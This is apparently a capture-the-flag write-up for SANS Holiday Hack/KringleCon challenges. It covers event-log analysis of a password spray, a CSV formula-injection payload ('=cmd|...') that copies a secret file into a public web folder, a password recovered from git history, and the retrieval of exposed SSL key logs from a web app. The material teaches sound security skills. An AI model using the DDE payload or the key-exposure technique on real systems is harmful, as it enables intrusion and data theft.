<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38283</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">-</Data>
<Data Name="TargetOutboundDomainName">-</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
--
<EventID Qualifiers="">4624</EventID>
--
--
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:07:02.556292"></TimeCreated>
<EventRecordID>240573</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}"
RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="12152"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>

```
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x0000000001175cd9</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{5b50bc0d-2707-1b79-e2cb-6e5872170f2d}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">40762</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">-</Data>
<Data Name="TargetOutboundDomainName">-</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
--
<EventID Qualifiers="">4624</EventID>
elf@9d47349d0d45:~$ python evtx_dump.py ho-ho-no.evtx | grep -A40 '4624' | grep -A10
-B33 '172.31.254.101' | grep 'TargetUserName'
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetUserName">minty.candycane</Data>
elf@9d47349d0d45:~$ ./runtoanswer
Loading, please wait......



Whose account was successfully accessed by the attacker's password spray?
minty.candycane


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMkl0MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMXO0NMxl0MXOONMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMxllloolollo0MMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMW0OKWMMNKkollldOKWMMNKOKMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMXollox0NMMMxlOMMMXOdllldWMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMWXOdlllokKxlk0xollox0NMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMNkkXMMMMMMMMMMMWKkolllllllldkKWMMMMMMMMMMM0kOWMMMMMMMMMMM
MMMMMMWKXMMMkllxMMMMMMMMMMMMMMXOold0NMMMMMMMMMMMMMMMollKMMWKKWMMMMMM
MMMMMMdllKMMkllxMMMMMMMMMMMMN0KNMxl0MN00WMMMMMMMMMMMMollKMMOllkMMMMMM
Mkox0XollKMMkllxMMMMMMMMMMMMxlllldoldolllOMMMMMMMMMMMMollKMMkllxXOdl0M
MMN0dllll0MMkllxMMMMMMMMMMMMMN0xolllokKWMMMMMMMMMMMMMollKMMkllllx0NMM
MW0xollolxOxllxMMNxdOMMMMMWMMMMWxlOMMMMWWMMMMWkdkWMMollOOdlolllokKMM
M0lldkKWMNkllllldNMKlloMMMNolok0NMxl0MX0xolxMMMXlllNMXolllo0NMNKkoloXM
MMWWMMWXOdlllokdldxlloWMMXlllllllooloollllllWMMXlllxolxxolllx0NMMMNWMM
MMMN0kolllx0NMMW0olllll0NMKlloN0kolllokKKlllWMXkllllldKMMWXOdlllokKWMMM
MMOllldOKWMMMMkollox0OdldxlloMMMMxlOMMMNlllxoox0Oxlllo0MMMMWKkolllKMM
MMW0KNMMMMMMMMKkOXWMMMW0olllo0NMMxl0MWXkllllldXMMMMWKkkXMMMMMMMMX0KWMM
```

```
MMMMMMMMMMMMMMMMMMMW0xollox0Odlokdlxxoox00xlllokKWMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMWollllOWMMMMNkllllloOWMMMMNxllllxMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMN0xlllokK0xookdlxxookK0xollokKWMMMMMMMMMMMMMMMMMMM
MMWKKWMMMMMMMMMKk0XMMMMW0ollloOXMMxl0MWKkllllldKWMMMWXOOXMMMMMMMMNKKMMM
MMkllldOXWMMMMkllllok00xoodlloMMMMxlOMMMNlllxook00xollo0MMMMWKkdlllKMM
MMMN0xollox0NMMW0ollllONMKlloNKkollldOKKlllWMXkllllldKWMMX0xlllok0NMMM
MMWWMMWKkollldkxlodlloWMMXlllllllooloollllllWMMXlllxooxkollldOXMMMWMMM
M0lldOXWMNkllllldNMKlloMMMNolox0XMxl0WXOxlldMMMXlllNMXolllo0WMWKkdloXM
MW0xlllodldOxllxMMNxdOMMMMMNMMMMMxlOMMMMWNMMMMWxdxWMMollkkoldlllokKWM
MMN0xllll0MMkllxMMMMMMMMMMMMMNKkolllokKWMMMMMMMMMMMMollKMMkllllkKWMM
MkldOXollKMMkllxMMMMMMMMMMMxlllooloolll0MMMMMMMMMMMollKMMkllxKkol0M
MWWMMMdllKMMkllxMMMMMMMMMMMXO0XMxl0WXOONMMMMMMMMMMMollKMMOllkMMMWMM
MMMMMMNKKMMMkllxMMMMMMMMMMMMMMN0oldKWMMMMMMMMMMMMMollKMMWKKWMMMMMM
MMMMMMMMMMMXkxXMMMMMMMMMMMWKkollllllldOXMMMMMMMMMMM0xkWMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMX0xlllok0xlk0xollox0NMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMXollldOXMMMxlOMMWXOdlllldWMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMW0OKWMMWKkollldOXWMMN0kKMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMkllloolloollo0MMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMXOOXMxl0WKOONMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMkl0MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWXMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!

elf@9d47349d0d45:~$
```

7) HR Incident Response


Difficulty: 4

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.


Elf Resources website

Browsing to the website, we are presented with a simple HTML form that also allows uploading CSV files:

After submitting the form, the following message is displayed:



Trying to directly access the `candidate_evaluation.docs` results in the following error message:



Since the CSV gets reviewed by an elf, it might be possible to craft a CSV file that, when opened with Microsoft Excel (which is more than likely, since they then add the applicant to a .docx file, and Excel automatically associates CSV files upon installation) invokes a command prompt that copies the secret file over to `C:\careerportal\resources\public\`, effectively making it available for download from the URL https://careers.kringlecastle.com/public/candidate_evaluation.docx:

Uploading a CSV file with the following content allowed downloading the secret Word document:

```
=cmd|'/c copy C:\candidate_evaluation.docx C:\careerportal\resources\public\'!A1
```

Investigating the document, we can find out that "Krampus" seems to be linked to the cyber terrorist organization "Fancy Beaver".

Terminal: Dev Ops Fail

More often than not, developers think it is a good idea to put credentials into config files which then get added (and commited/pushed) to source control systems. Examining the provided Git repository's history via `git log` reveals the following commit message:

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in config.js.def need to be updated before use
```

Checking the commit's changes via git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b reveals the stored (and later removed) password:

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in conf
ig.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
```

Instead of trying to revert the lapse with a new commit, previous commits should have been deleted from the local repository (and if necessary, also from the server via a subsequent force-push).

Following, is a complete listing of the terminal's output:

```
                                .0.
                            .:llOXKllc.
                              .OXXXK,
                              '0l'cOc
                              ..';'..
                            .';;;;;;;'.
                        .':::::::::::::,.
                     .'::loc::::::::::::::,.
                  .'::::oMMNc::::::::::::::::,.
               .,;;;;;;:dxl:::::::,,,:::;,,,,,,.
               .,'  ..;::::::::::::;,;;;;;,.
                 .';::::::::::::::::::::::dOxc,.
              .';::::::::::okd::::::::::cXMWd:::,.
           .';::::::::::::cNMMo::::::::::::lc:::::::,.
        .'::::::::::::::::col::::::::::::;::::::::::::,.
              .;;;;,,,::::::::::::::::::;,,,;;;;;'.
           .'::::::;;;;::::::::::::dko:::::;::::::::::;.
        .,::::::::::::::::::::::::lWMWc::::::::::::::::::;.
       ..:00:...;;;;;loc::::::::::coc::::::::::::'.;;.....
         :NNl.,:::::xMMX::::::::::::::::::::::::::::;,,.
          .,::::::::cxxl:::,,,::::::::::::::::::::::::;.
       .,:::::::c::::::::::;;;::::::::;;;;;;kNXd::::::;.
    .,::::::::cKMNo::::::::::::::::::;,,;;;;;xKKo::::::::::;.
  .''''''',:::::x0Oc::::::::::oOOo::::::::::::::::::::;'''''''.
```

```
           .,:::::::::::::::::::kWWk::::::::::::::ldl:::::;'.
        .,::;,,::::::::::::::::::::::::::::::::::::lMMMl::::::::;'.
      .,::::::;,;::::::::::::::::::::::::::::::::::::::ldl::::::::::::'.
   .,::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::'.
                                ..;;;;;;;;'.
                             .';;;;;;;;;;;;;'.
                          .';;;;;;;;;;;;;;;;;;;'.
                        ........................
```

Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.

```
elf@311532706fe9:~$ ls
kcconfmgmt  runtoanswer
elf@311532706fe9:~$ cd kcconfmgmt/
elf@311532706fe9:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
elf@311532706fe9:~/kcconfmgmt$ git log
commit 7b93f4be7e7b50b044739e02fa7c75b8fad32366
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 14 04:46:12 2018 -0500

    Add palceholder index, login, profile, signup pages while I CONTINUE TO WAIT FOR
UX

commit 20c7def24307589194b7dc05cd852552c36b2b2a
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 13 10:18:08 2018 -0500

    Add Bower setup for front-end

commit 604e434713b4659d7f10b91ab6d20dfa58030c24
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 12 13:04:08 2018 -0500
```

```
    Add temp placeholders for login, profile, signup pages -- WAITING ON YOU UX TEAM

commit 31f4eaec30df0f41fc700532d7bc2f6aac94deb8
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 12 00:51:23 2018 -0500

    Add routes for login, logout, signup, isLoggedIn, profile access

commit ac32750bf6a4979bf37108f4438bc9695189ce14
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sun Nov 11 15:30:15 2018 -0500

    Update index route for passport

commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 08:11:40 2018 -0500

    Add passport config

commit a6449287cf9ed9151d94fb747f6904158c2c4d71
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Fri Nov 9 14:08:04 2018 -0500

    Add passport middleware for user auth

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500

    Add initial server config

commit 69cc84998e57f4fc6aca17f2a5cb9caff53f3fd3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 5 20:17:51 2018 -0500
```

```
    Added speakers.js data model

commit c3ee078d17a5309fbe18426c048a9a12b495f39f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 5 01:27:11 2018 -0500

    File reorganization under server/

commit b4d783d7a7f8ba9bb3aee72aeba43ba9bb99c8b0
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sun Nov 4 04:30:39 2018 -0500

    Module cleanup

commit 9c06c0441c95323e8270f6a219439daba59017f5
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Fri Nov 2 11:05:49 2018 -0400

    Added Express EJS setup (go away, Jade)

commit 1f9bbf6d2cee75a9dd6bb483edf940f9bb71035f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 1 11:30:50 2018 -0400

    Initial checkin
elf@311532706fe9:~/kcconfmgmt$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings in conf
ig.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@311532706fe9:~/kcconfmgmt$ cd ..
elf@311532706fe9:~$ ./runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle
```

```
This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@311532706fe9:~$
```

8) Network Traffic Forensics

Difficulty: 4

Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LACranberry Pi terminal challenge.

Packalyzer

This challenge gave me more of a headache than probably was intended to. The website allows users to log in and create new accounts. Creating an account where the username contains upper-case letter (like, eg.: HomeSen) allows for successful registration, but doesn't allow logging with the newly created credentials. Only after being half-way through the challenge, when it came to somehow get the application to record network traffic (after already having the necessary files for retrieving and decrypting the PCAPs), I finally managed to register an account that I could log into. Later, I learned that the issue had only been the upper-case letters in my registered username :/

After solving the "Python Escape from LA" CranberryPi challenge (see below), SugarPlum Mary provides us with some useful hints:

Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

Investigating the Login and Register pages' code didn't reveal anything unusual. An attempt to browse the /pub/ directory (from which static files, like JavaScript, CSS and images are served) resulted in the following error message:

```
Error: EISDIR: illegal operation on a directory, read
```

Basically, this error message indicates that a function on the server (application) expecting a file, but was rather supplied a valid directory.

This also indicates that the application is written in Node.JS which also was confirmed by successfully downloading https://packalyzer.kringlecastle.com/pub/app.js (which was probably meant by "development code sitting in the web root").

Investigating the `app.js` revealed that the server also serves a `home.html` file. Browsing to https://packalyzer.kringlecastle.com/pub/home.html resulted in a page that seemed to lack some (dynamic) content. Checking Chrome's Developer Tools' console confirmed that something was missing:

```
Uncaught ReferenceError: USERJSONOBJECTGOESHERE is not defined
    at home.html:222
```

In line 222, a static user_info object is instantiated from that JSON:

```
const user_info = USERJSONOBJECTGOESHERE;
```

Starting in line 188, this object is used to populate data for the modal "Account" dialog:

```
$('#account_name').html(filterXSS(user_info.username));
$('#account_email').html(filterXSS(user_info.email));
$('#account_isadmin').html(filterXSS(String(Boolean(user_info.is_admin))));
$('#account_id').html(filterXSS(user_info._id));
```

Since the `user_info` object is declared static, it can't be modified through the JavaScript console. Hence, a breakpoint was set on line 222 and the page was reloaded. Once the breakpoint was hit, the `USERJSONOBJECTGOESHERE` was initialized with expected data:

```
USERJSONOBJECTGOESHERE = {"username": "admin", "email": "admin@kringlecastle.com",
"is_admin": true, '_id': 0}
```

Afterwards, execution of the page's JavaScript code was continued. That way, the website became a little more usable, but trying to sniff traffic still resulted in an error `403 Unauthorized` response from the server.

Further investigating the `app.js` revealed that in dev_mode, the application saves SSL keys to a file on the server:

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
process.env.SSLKEYLOGFILE )
```

The exact path to the file is determined by the 2 environment variables `DEV` and `SSLKEYLOGFILE`. Also, another quite weird function gets used when running in dev_mode:

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
```

```
}
if (dev_mode) {
    //Can set env variable to open up directories during dev
    const env_dirs = load_envs();
} else {
    const env_dirs = ['/pub/','/uploads/'];
}
```

The `load_envs` function effectively adds all environment variables (that have a string value) to an array of allowed URIs. This can be confirmed by browsing to https://packalyzer.kringlecastle.com/DEV/ as it results in the same error message as with the `/pub/` URI:

```
Error: EISDIR: illegal operation on a directory, read
```

Browsing to https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/ resulted in a different error:

```
Error: ENOENT: no such file or directory, open
'/opt/http2packalyzer_clientrandom_ssl.log/'
```

Thus, combining the `DEV` environment variable with the `SSLKEYLOGFILE`'s value, the logged SSL session keys could be retrieved via the URL https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log


Unfortunately, those weren't of any use, since I was still not able to log into the application. Asking for a nudge in the right direction regarding how to bypass authentication, I was told that it should be possible to login with credentials provided to the registration. Blaming my Chrome for the issues (sorry, Google), I fired up Firefox with a completely new profile (to rule out any interfering addons) and registered an account providing garbage data. With those credentials it was finally possible to log into packalyzer.

